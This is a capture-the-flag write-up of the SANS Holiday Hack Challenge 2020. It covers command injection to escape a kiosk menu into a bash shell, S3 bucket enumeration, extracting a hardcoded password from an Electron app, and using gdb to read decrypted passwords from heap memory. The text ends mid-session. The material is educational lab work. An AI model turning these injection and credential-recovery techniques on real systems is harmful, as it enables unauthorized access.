



SANS Holiday Hack Challenge – 2020

KringleCon 3: French Hens!

Tony Karre

Use these shortcuts to teleport to specific objectives and challenges

Objectives

[Objective 1 - Uncover Santa's Gift List](#)
[Objective 2 - Investigate S3 Bucket](#)
[Objective 3 – Point-of-Sale Password Recovery](#)
[Objective 4 – Operate the Santavator](#)
[Objective 5 – Open HID Lock](#)
[Objective 6 – Splunk Challenge](#)
[Objective 7 – Solve the Sleigh's CAN-D-Bus Problem](#)
[Objective 8 – Broken Tag Generator](#)
[Objective 9 – ARP Shenanigans](#)
[Objective 10 – Defeat Fingerprint Sensor](#)
[Objective 11A – Naughty/Nice List With Blockchain Investigation Part 1](#)
[Objective 11B – Naughty/Nice List With Blockchain Investigation Part 2](#)

Challenges

[Kringle Kiosk](#)
[Unescape Tmux](#)
[Elf C0de](#)
[Linux Primer](#)
[Speaker UNPrep](#)
[Snowball Fight](#)
[Redis Bug Hunt](#)
[33 Kps](#)
[Sort-O-Matic](#)
[Scapy Present Packet Prepper](#)
[CAN Bus](#)


Objective 1 – Uncover Santa's Gift List

Click on the billboard by the side of the road to see the image full-size:




I used the perspective tool in the linux version of gimp to get a more natural perspective of the gift list seen in the bottom of the image, then I used the whirl tool unswirl it. While not perfect, I can see in the modified image that **Josh Wright will be getting a proxmark!**


Kringle Kiosk Challenge



Rather than provide one of the expected inputs ("1" through "5"), try a ">" character, as that might disturb some kind of underlying linux command.




Sure enough, it looks like we were able to generate a bash error, and it looks like we prematurely ended a command to execute the `/usr/games/cowsay` program. Let's try again, but try to get a shell with `"/bin/bash -l ;"`. This is called command injection, because we are inserting ("injecting") our own command into the existing stream of commands.



That was it! Now type exit to leave our shell and return to the menu at which point we can exit the terminal.

Objective 2 – Investigate S3 Bucket



We have three potential files to use as word files. They are all small, so let's combine them into one bigger file. We also need to strip the punctuation and fix the capital letters in the /etc/motd file.

```
elf@1e43fda3b92d:~/bucket_finder$ cat wordlist words > biglist
elf@1e43fda3b92d:~/bucket_finder$
elf@1e43fda3b92d:~/bucket_finder$ for a in $(cat /etc/motd) ; do echo $a ; done | sed 's/[,.\?!\:]/ /g' | sed "s/'//g"
| sed 's/\\x1b\[1;3[12]m//g' | sed 's/\\x1b\[0m//g' | tr [:upper:] [:lower:] >> biglist
elf@1e43fda3b92d:~/bucket_finder$
```

Now let's run the bucket_finder.rb script to see what we get.

```
elf@1e43fda3b92d:~/bucket_finder$ bucket_finder.rb --download biglist
http://s3.amazonaws.com/kringlecastle
Bucket found but access denied: kringlecastle
http://s3.amazonaws.com/wrapper
Bucket found but access denied: wrapper
http://s3.amazonaws.com/santa
Bucket santa redirects to: santa.s3.amazonaws.com
http://santa.s3.amazonaws.com/
Bucket found but access denied: santa
http://s3.amazonaws.com/kringle3000
Bucket does not exist: kringle3000

<snip>

http://s3.amazonaws.com/wrapper3000
Bucket Found: wrapper3000 ( http://s3.amazonaws.com/wrapper3000 )
<Downloaded> http://s3.amazonaws.com/wrapper3000/package
http://s3.amazonaws.com/is
http://s3.amazonaws.com/on
http://s3.amazonaws.com/the
Bucket found but access denied: the

<snip>
```

Looks like we found the package!

```
elf@1e43fda3b92d:~/bucket_finder$ ls
README also biglist bucket_finder.rb wordlist words wrapper3000
elf@1e43fda3b92d:~/bucket_finder$ cd wrapper3000
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ ls -al
total 12
drwxr-xr-x 2 elf elf 4096 Dec 16 02:17 .
drwxr-xr-x 1 elf elf 4096 Dec 16 02:17 ..
-rw-r--r-- 1 elf elf 829 Dec 16 02:17 package
```

Let's see if we can "unwrap" it.

```
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ file package
package: ASCII text, with very long lines
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ more package
UESDBAoAAAAIAwhFEbRT8anwEAAJ8BAAACABwAcGFja2FnZS50eHQWw54ei54eGQudGFyImJ6M1VUCQADoBfKX6AX
y191eAsAAQT2AQAAABQAAABCWmg5MUFZJlNZ2ktivwABHv+Q3hASgGSn//AvBxDwf/xe0gQAAAgwAVmkYRTKe1PVM9U0
ekMg2poAAAGgPUPUGqehhCMSgaBoAD1NNAAAyEmJpR5QGg0bSPU/VA0eo9IaHqBkxw2YZK2NUASOegDIzMXMHBCFAC
giEvQ2Jrg8V50tDjh61Pt3Q8CmgpFFunc1Ipui+SqsYB04M/gWKKc0Vs2DXkzeJmiktINqjo3JjKAA4dLgLtPN15oADL
```

```
e80tnfLGXhIWaJMiEeSX992uxodRJ6EAzIFzqSbWtnNqCTEDML9AK7HHSzyyBYKwCFBVJh17T636a6YgyjX0eE0IsCbJ
cBkRpgkKz6q0okb1sWicMaky2Mgsqw2nUm5ayPHUeIktNBivkiUWxYEiRs5nFOM8MTk8SItv7lCxOKst2QedSxZ851ce
DQexsLsJ3C89Z/gQ6Xn6KBKqFsKyTkaqO+1FgmImtHKOJkMctd2B9JkcwvMr+hWIEcIQjAZGhSKYNPxxHJFqJ3t32Vjgn
/OGdQJiIHv4u5IpwSG0lsV+UesBAh4DCgAAAAAAGDCEURtFPxqfAQAAAnwEABwAGAAAAAASBAAAAAHBhY2th
Z2UudHh0LloueHoueHhkLnRhci5iejJVVAUAA6AXyl91eAsAAQT2AQABBBQAAABQSwUGAAAAAAEAAQBiAAAA9QEAAAAA
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$
```

Looks like base64. Decode it.

```
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ cat package | base64 -d > package2
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ file package2
package2: Zip archive data, at least v1.0 to extract
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$
```

Now we have a zip file. Unzip it.

```
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ unzip package2
Archive:  package2
  extracting: package.txt.Z.xz.xxd.tar.bz2
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ file package.txt.Z.xz.xxd.tar.bz2
package.txt.Z.xz.xxd.tar.bz2: bzip2 compressed data, block size = 900k
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$
```

Now we have a bzip2 file. Unzip that.

```
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ bunzip2 package.txt.Z.xz.xxd.tar.bz2
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ ls
package  package.txt.Z.xz.xxd.tar  package2
```

That gave us a tar file. Extract the files.

```
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ tar -xvf package.txt.Z.xz.xxd.tar
package.txt.Z.xz.xxd
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$
```

Now we have an xxd file. Revert it.

```
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ xxd -r package.txt.Z.xz.x
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ ls
package  package.txt.Z.xz  package.txt.Z.xz.xxd  package.txt.Z.xz.xxd.tar  package2
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$
```

We get an xz file. “unxz” it.

```
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ unxz package.txt.Z.xz
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ ls
package  package.txt.Z  package.txt.Z.xz.xxd  package.txt.Z.xz.xxd.tar  package2
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$
```

Uncompress the Z file.

```
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ uncompress package.txt.Z
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ ls
package  package.txt  package.txt.Z.xz.xxd  package.txt.Z.xz.xxd.tar  package2
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$
```


Now we are down to just a text file. Let’s look at it.

```
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$ cat package.txt
North Pole: The Frostiest Place on Earth
elf@1e43fda3b92d:~/bucket_finder/wrapper3000$
```

That might be our answer! Let’s submit it.




Unescape Tmux Challenge



First let's see if we can list the current sessions.

```
elf@05ef9d426197:~$ tmux ls
0: 1 windows (created Wed Dec 16 02:45:51 2020) [80x24]
elf@05ef9d426197:~$
```

There is one session. Let's try to attach to it using the tmux attach command.



Elf C0de Challenge



Level 1:

```
elf.moveLeft(10)
elf.moveUp(10)
```

Level 2:

```

elf.moveLeft(6)
elf.pull_lever(elf.get_lever(0) + 2)
elf.moveLeft(4)
elf.moveUp(10)

```

Level 3:

```

elf.moveTo(lollipop[0])
elf.moveTo(lollipop[1])
elf.moveTo(lollipop[2])
elf.moveUp(1)

```

Level 4:

```

for (var i = 0 ; i < 4 ; i++) {
    elf.moveTo(lollipop[0])
    elf.moveUp(11)
    elf.moveLeft(3)
    elf.moveDown(11)
}

```

Level 5:

```

elf.moveTo(lollipop[0])
var munchlist = elf.ask_munch(0)
var newlist = []
for (var i = 0 ; i < munchlist.length ; i++) {
    if (typeof munchlist[i] === 'number') {
        newlist.push(munchlist[i])
    }
}
elf.tell_munch(newlist)
elf.moveUp(2)

```

Level 6:

```

for (var i = 0; i < 4; i++) {
    elf.moveTo(lollipop[i])
}
elf.moveTo(lever[0])
elf.pull_lever(["munchkins rule"].concat(elf.get_lever(0)))
elf.moveDown(3)
elf.moveLeft(6)
elf.moveUp(2)

```

Level 7:

```

function solve_it(param_array) {
    var accum = 0
    for (i = 0; i < param_array.length; i++) {
        for (j = 0; j < param_array[i].length; j++) {
            if (typeof param_array[i][j] === 'number') {
                accum = accum + param_array[i][j]
            }
        }
    }
    return accum
}
var elf_f = [elf.pull_lever, elf.moveDown, elf.moveLeft, elf.moveUp, elf.moveRight]
for (var i = 0; i < 2; i++) {
    for (var j = 0; j < 4; j++) {
        elf_f[j + 1](i * 4 + j + 1)
        elf_f[0](i * 4 + j)
    }
}
elf_f[3](2)
elf_f[2](4)
elf.tell_munch(solve_it)
elf_f[3](1)

```


Level 8:

```

function solve_it(param_array) {
    var accum = 0
    for (i = 0; i < param_array.length; i++) {
        for (key in param_array[i]) {

```


All of The Elf Code bonus levels complete!

 [Tweet This!](#)

(then proceed through the sequence of the Linux Primer questions)

Excellent – we finished the primer.


7



Let's download the offline version and look at it. Here's the download link:

<https://download.holidayhackchallenge.com/2020/santa-shop/santa-shop.exe>

Run the executable to see if it will uncompress itself. When we run it from the command line, we briefly get a dialog box indicating that it is expanding. We then get the same password dialog box seen in the real Santa Shop:



If we go to our user's root directory, we can see the structures created for the Santa Shop app.

```
c:\Users\tonyk>dir /s | findstr santa
12/21/2020 07:22 PM <DIR>      santa-shop-updater
12/21/2020 07:20 PM      49,824,644 santa-shop[1].exe
12/21/2020 07:22 PM      37,014 santa-pos
12/21/2020 07:22 PM <DIR>      santa-shop
  Directory of c:\Users\tonyk\AppData\Local\Programs\santa-shop
12/04/2020 11:47 AM      110,713,856 santa-shop.exe
12/04/2020 11:47 AM      137,826 Uninstall santa-shop.exe
  Directory of c:\Users\tonyk\AppData\Local\Programs\santa-shop\locales
Directory of c:\Users\tonyk\AppData\Local\Programs\santa-shop\resources
  Directory of c:\Users\tonyk\AppData\Local\Programs\santa-shop\swiftshader

<snip>
```

Change our directory to the AppData\Local\Programs\santa-shop\resources directory, then take a look.

```
c:\Users\tonyk\AppData\Local\Programs\santa-shop\resources>dir
Volume in drive C has no label.
Volume Serial Number is 9A85-9623


  Directory of c:\Users\tonyk\AppData\Local\Programs\santa-shop\resources

12/04/2020 11:47 AM <DIR>      .
12/04/2020 11:47 AM <DIR>      ..
12/04/2020 11:47 AM           100 app-update.yml
12/04/2020 11:47 AM      136,143 app.asar
12/04/2020 11:47 AM      107,520 elevate.exe
               3 File(s)      243,763 bytes
               2 Dir(s)  40,213,540,864 bytes free


COMMANDO Mon 12/21/2020 19:31:05.06
c:\Users\tonyk\AppData\Local\Programs\santa-shop\resources>
```

Now we can see the app.asar resource that we can extract the source code from. Extract it with the asar tool.

```
c:\Users\tonyk\AppData\Local\Programs\santa-shop\resources>npx asar extract app.asar sourcecode
npx: installed 17 in 3.82s
```


The file index.html loads the script renderer.js. Let's look at that file:



In the code we can see that the function “checkPassword” is called to check the password from the form. A little higher in the file, we find that function:




If we look in main.js, we see some constants that are password related, plus the event handler for the unlock. At the top of that file, we see the constant SANTA_PASSWORD defined as ‘santapass’:



Towards the end of the file we see where it's used in the password comparison:



Let's try “santapass” as our password.



Objective 4 – Operate the Santavator

Inside the Santavator we see something that looks like some a control panel:



There seems to be a missing button. We can use the Elevator Panel key to open the panel.



Looking at the parts in the panel, and knowing that we've collected the candy cane, hex nuts, and green light bulb, it looks like we might be missing a gold bulb and a red bulb. Looking at the wiring, it looks like the Talks floor is accessible with just the green light bulb. Let's try to make that work.




OK, now we've got green power. Let's close the panel and push the Talks button.

4) Operate the Santavator

Difficulty: 🚩🚩🚩🚩🚩

Talk to Pepper Minstix in the entryway to get some hints about the Santavator.

Speaker UNPrep Challenge



See if we can find any useful text in the executable with the strings utility.

```
elf@88764becde40 ~ $ strings door | grep pass
/home/elf/doorYou look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
Be sure to finish the challenge in prod: And don't forget, the password is "Op3nThed00r"
elf@88764becde40 ~ $ ./door
You look at the screen. It wants a password. You roll your eyes - the
password is probably stored right in the binary. There's gotta be a
tool for this...

What do you enter? > Op3nThed00r
Checking.....

Door opened!
elf@88764becde40 ~ $
```

Now try to turn on the lights.

```
elf@88764becde40 ~ $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

>>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, elf-technician

What do you enter? >
Checking.....
Beep boop invalid password
elf@88764becde40 ~ $ cat /home/elf/lights.conf
password: E$ed633d885dcb9b2f3f0118361de4d57752712c27c5316a95d9e5e5b124
name: elf-technician
elf@88764becde40 ~ $

elf@fdacbb37507b ~ $ strings -n 6 ./lights
mainkindcodeKindfull/
  at <no name provided>The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)
You wonder how to turn the lights on? If only you had some kind of hin---
  >>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: ---t to help figure out the password... I guess you'll just
have to make do!
The terminal just blinks: Welcome back, What do you enter? > Lights on!
That would have turned on the lights!
If you've figured out the real password, be sure you run Beep boop invalid password
Couldn't read config file: Password is missing from config file!
```

It looks like the configuration file has a password, but it is encoded or encrypted in some way. Why don't we allow the software to do the decryption for us! Let's run the program and use the linux debugger gdb to inspect the heap space for a fragment of the encrypted password.

```
elf@2c1c416e2b6c ~/lab $ gdb ./lights
GNU gdb (Debian 8.2.1-2+b3) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.

<snip>

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./lights...(no debugging symbols found)...done.
(gdb) run
Starting program: /home/elf/lab/lights
warning: Error disabling address space randomization: Operation not permitted
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

>>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lab/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, elf-technician

What do you enter? > ^C
Program received signal SIGINT, Interrupt.
0x00007fe5d7f32461 in __GI___libc_read (fd=0, buf=0x5558763a2ee0, nbytes=8192)
    at ../sysdeps/unix/sysv/linux/read.c:26
    26      ../sysdeps/unix/sysv/linux/read.c: No such file or directory.
(gdb) info args
fd = 0
buf = 0x5558763a2ee0
nbytes = 8192
(gdb) info proc mappings
process 29
Mapped address spaces:

      Start Addr      End Addr       Size     Offset objfile
      0x555875f66000    0x555875f6b000    0x5000         0x0 /home/elf/lab/lights
      0x555875f6b000    0x555875f9b000    0x30000        0x5000 /home/elf/lab/lights
      0x555875f9b000    0x555875fa7000     0xc000        0x35000 /home/elf/lab/lights
      0x555875fa7000    0x555875faa000     0x3000        0x40000 /home/elf/lab/lights
      0x555875faa000    0x555875fab000     0x1000        0x43000 /home/elf/lab/lights
      0x5558763a0000    0x5558763c1000    0x21000        0x0 [heap]

<snip>

(gdb) x/4096s 0x5558763a0000

<snip>

0x5558763a0bcd: ""
0x5558763a0bce: ""
0x5558763a0bcf: ""
0x5558763a0bd0: "Computer-TurnLightsOnU"
0x5558763a0be7: ""
0x5558763a0be8: "1"
0x5558763a0bea: ""
0x5558763a0beb: ""
```

Try the password “Computer-TurnLightsOn”

```
elf@2c1c416e2b6c ~/lab $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

>>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lab/lights.conf

---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, elf-technician

What do you enter? > Computer-TurnLightsOn
Checking.....
```

That would have turned on the lights!

If you've figured out the real password, be sure you run `/home/elf/lights`
`elf@2c1c416e2b6c ~/lab $`

OK, now try it “in production”

```
elf@2c1c416e2b6c ~ $ ./lights
The speaker unpreparedness room sure is dark, you're thinking (assuming
you've opened the door; otherwise, you wonder how dark it actually is)

You wonder how to turn the lights on? If only you had some kind of hin---

>>> CONFIGURATION FILE LOADED, SELECT FIELDS DECRYPTED: /home/elf/lights.conf
---t to help figure out the password... I guess you'll just have to make do!

The terminal just blinks: Welcome back, elf-technician

What do you enter? > Computer-TurnLightsOn
Checking.....

Lights on!
elf@2c1c416e2b6c ~ $
```

Excellent. Let's now try to turn on the vending machine. Jump back into the lab and try there.

```
elf@2c1c416e2b6c ~/lab $ cat vending-machines.json
{
  "name": "elf-maintenance",
  "password": "LVEdQPpBwr"
}elf@2c1c416e2b6c ~/lab $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/lab/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

Welcome, elf-maintenance! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > LVEdQPpBwr
Checking.....
Beep boop invalid password
elf@2c1c416e2b6c ~/lab $
```

Let's play with the config file. Start by renaming it so the program can't find it.

```
elf@bde0b615eb95 ~/lab $ mv vending-machines.json xvending-machines.json
elf@bde0b615eb95 ~/lab $ ./vending-machines
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/lab/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

ALERT! ALERT! Configuration file is missing! New Configuration File Creator Activated!

Please enter the name > vm.json
Please enter the password > password

Welcome, vm.json! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > 0000
Checking.....
Beep boop invalid password
elf@bde0b615eb95 ~/lab $
elf@bde0b615eb95 ~/lab $ ls
door lights lights.conf vending-machines vending-machines.json xvending-machines.json
elf@bde0b615eb95 ~/lab $ cat vending-machines.json
{
  "name": "vm.json",
  "password": "1VPnJ2sb"
}elf@bde0b615eb95 ~/lab $
```

So it looks like “password” was encoded or encrypted into “1VPnJ2sb”. Let's run it and provide “password” as the vending-machine-back-on-code.

```
<snip>

Please enter the vending-machine-back-on code > password
Checking.....
That would have enabled the vending machines!

If you have the real password, be sure to run /home/elf/vending-machines
```

```
elf@bde0b615eb95 ~/lab $
```

Ok - Let's make a new password, then try to find it in memory using the debugger (i.e., use the same approach for making the software decrypt it for us). First make a new password that we can find in the heap.

```
elf@bde0b615eb95 ~/lab $ rm v*.json
elf@bde0b615eb95 ~/lab $ ./vending-machines
The elves are hungry!

<snip>

Please enter the name > tony
Please enter the password > KARRE

Welcome, tony! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > Karre
Checking.....
Beep boop invalid password
elf@bde0b615eb95 ~/lab $ cat vending-machines.json
{
  "name": "tony",
  "password": "FiSH3"
}elf@bde0b615eb95 ~/lab $
```

Now use the debugger to try to locate some of our strings. We run the program in the debugger as before, hitting Ctrl-C during the sleep routine (which is after we've typed in a "bad" password). The only way we should see our "good" password of "KARRE" is if it is decrypted in memory somewhere.

```
elf@bde0b615eb95 ~/lab $ gdb ./vending-machines
GNU gdb (Debian 8.2.1-2+b3) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

<snip>

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./vending-machines... (no debugging symbols found)...done.
(gdb) run
Starting program: /home/elf/lab/vending-machines
warning: Error disabling address space randomization: Operation not permitted
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
The elves are hungry!

If the door's still closed or the lights are still off, you know because
you can hear them complaining about the turned-off vending machines!
You can probably make some friends if you can get them back on...

Loading configuration from: /home/elf/lab/vending-machines.json

I wonder what would happen if it couldn't find its config file? Maybe that's
something you could figure out in the lab...

Welcome, tony! It looks like you want to turn the vending machines back on?
Please enter the vending-machine-back-on code > badpass
Checking.....^C
Program received signal SIGINT, Interrupt.
0x00007f35b2db4bc1 in __GI_nanosleep (requested_time=0x7fff682967f0,
    remaining=0x7fff682967f0) at ../sysdeps/unix/sysv/linux/nanosleep.c:28
28      ../sysdeps/unix/sysv/linux/nanosleep.c: No such file or directory.
(gdb) info proc mappings
process 47
Mapped address spaces:

      Start Addr      End Addr       Size     Offset objfile
      0x5627634f7000    0x5627634fc000   0x5000         0x0 /home/elf/lab/vending-machines
      0x5627634fc000    0x562763534000   0x38000        0x5000 /home/elf/lab/vending-machines
      0x562763534000    0x562763543000   0xf000         0x3d000 /home/elf/lab/vending-machines
      0x562763543000    0x562763546000   0x3000         0x4b000 /home/elf/lab/vending-machines
      0x562763546000    0x562763547000   0x1000         0x4e000 /home/elf/lab/vending-machines
      0x56276487c000    0x56276489d000   0x21000         0x0 [heap]
      0x7f35b2bc6000    0x7f35b2bc8000   0x2000         0x0

<snip>

(gdb) find 0x56276487c000, 0x56276489d000, {char[5]} "KARRE"
0x56276487ed10
warning: Unable to access 11628 bytes of target memory at 0x56276489a295, halting search.
1 pattern found.
(gdb) x/4096s 0x56276487ec00
0x56276487ec00: ""
```

```

0x56276487ec01: ""

<snip>

0x56276487ed0d: ""
0x56276487ed0e: ""
0x56276487ed0f: ""
0x56276487ed10: "KARRE"
0x56276487ed16: ""
0x56276487ed17: ""
0x56276487ed18: ""
0x56276487ed19: ""

```

The decrypted password is in the heap, about 0x2d10 bytes in. Let's see if we can repeat this in production.

```

elf@bde0b615eb95 ~ $ gdb ./vending-machines
GNU gdb (Debian 8.2.1-2+b3) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>

<snip>

For help, type "help".
Type "apropos word" to search for commands related to "word"...
